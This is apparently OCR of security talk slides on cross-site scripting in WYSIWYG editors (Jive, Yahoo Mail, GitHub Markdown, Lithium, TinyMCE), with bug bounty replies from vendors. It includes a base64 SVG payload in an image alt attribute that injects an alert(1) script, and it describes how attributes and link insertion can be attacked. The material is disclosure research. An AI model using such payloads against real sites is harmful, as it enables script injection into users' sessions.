
Attack Vector #2

Useful in cases if sites automatically insert anchor tag (<a>) around image ...

Recommended Read

http://css-tricks.com/using-svg/

XSSed Jive


Test
 luamVjdCAiJiM2MDtzY3Jpc
jive
Home 1
Browse
Explore
Support
Search
JavaScript Alert
1
OK
Created by Scott Finkel
575 Improvements to Projects (Permissions)
Created by Murad Bangash
540 Order of items in featured content widget
Created by Dominic G
485 User Configurable List of Links Available in Toolbar for Quick Navigation
Created by Ryan Rutan
470 Track and Follow Categories (formerly also Following Tags, which is now supported)
Created by Eric Zillmer
455 Ability to Associate Category without Editing Content
Created by Ryan Rutan
410 Creating an idea should
Reply · Like (0)
Funny XSS (to Funny XSS) 2 minutes ago
Reply · Like (0)
Funny XSS (to Funny XSS) 1 minute ago
Reply · Like (0)
Reply to original idea
Social Web
User Profiles
Video & Streaming Services
ACTIONS
Start a discussion
Create by email
View feeds
Create an idea
Waiting for 212-ahz-914.mktoresp.com...
Elements Network Sources Timeline Profiles Resources Audits Console Tamper
…

<!-- [DocumentBodyStart:82da801a-494d-4bf9-a41a-3600575f361e] -->

<img alt="svg+xml;base64,PD94bWwgdmVyc2lvbj0iMS4wIiBlbmNvZGluZz0iVVRGLTgiPz4gCjwhRE9DVFlQRSBodG1sIFsgCjwhRU5USVRZIG
luamVjdCAiJiM2MDtzY3JpcHQmIzYyO2FsZXJ0KDEpJiM2MDsvc2NyaXB0JiM2MjsiPiAKXT4gCjxodG1sIHhtbG5zPSJodHRwOi8v
d3d3LnczLm9yZy8xOTk5L3hodG1sIj4gCjxoZWFkPiAKPC9oZWFkPiAKPGJvZHk+IAo8L2JvZHk+IAo8L2h0bWw+IAo=
class="jive-image image-1" src="…jdDsgCjwvYm9keT4gCjwvaHRtbD4=" style="max-width: 620px; heigh

Styles Computed
element.style {
max-width: 620px;
height: auto;
}
media="all" platform
.jive- jive-base.css:5
rendered-content img.jive-image {
margin: ▶12px;
}
media="all" platform
html, body, jive-base.css:2
#context_3227383_4011_14_2022_20425292397966704 div div div #node-collapsed-20425300896331757 #excerpt_20425300896331757 div div div p a img.jive-image.image-1
Find in Styles

Other Potential Attack Vector for <img src="">


https://twitter.com/filedescriptor/status/512252595906158592

Attacking Attributes in WYSIWYG Editors


Common attributes are ...

alt, id, class, value & title

Attribute Context Attack Methodology




XSSed Yahoo Email's WYSIWYG Editor



`` in action

XSSed GitHub's Markdown



https://html5sec.org/innerhtml/ (Mario Heiderich's Utility)

GitHub's reply on my report

Re: [CODENAME INVERSE BOSON] - GitHub Bounty Submission Inbox x

Patrick Toomey <bounty@github.com> Apr 12

to me

Hi,


Thanks for the submission! We have reviewed your report and validated your findings. After internally assessing the findings we have determined they are low in risk. As you noted, this vulnerability only applies to Internet Explorer 8 (or prior), which is not supported by GitHub.com. While overall IE8 usage may be 22%, the usage on GitHub.com is substantially less. As a result, the vulnerability is low in risk to GitHub users and not eligible for a reward under the Bug Bounty program.

Best regards and happy hacking!


Please note that GitHub no longer supports Internet Explorer versions 7 or 8.
We recommend upgrading to the latest Internet Explorer, Google Chrome, or Firefox.
If you are using IE 9 or later, make sure you turn off "Compatibility View".

Learn more Ignore

Lithium WYSIWYG Editor



Lithium's reply on my report



Swapnil Shinde <swapnil.shinde@lithium.com> Jun 4


to SecOps, me

Hello Ashar,

Thank you for reporting this issue which is a good one and difficult to find. We are in the process of triaging the issue and fixing it.

Thanks.
Swapnil


XSSed TinyMCE




http://www.tinymce.com/develop/bugtracker_view.php?id=6858


Attacking Insert/Edit Link Feature

WYSIWYG's Insert Link

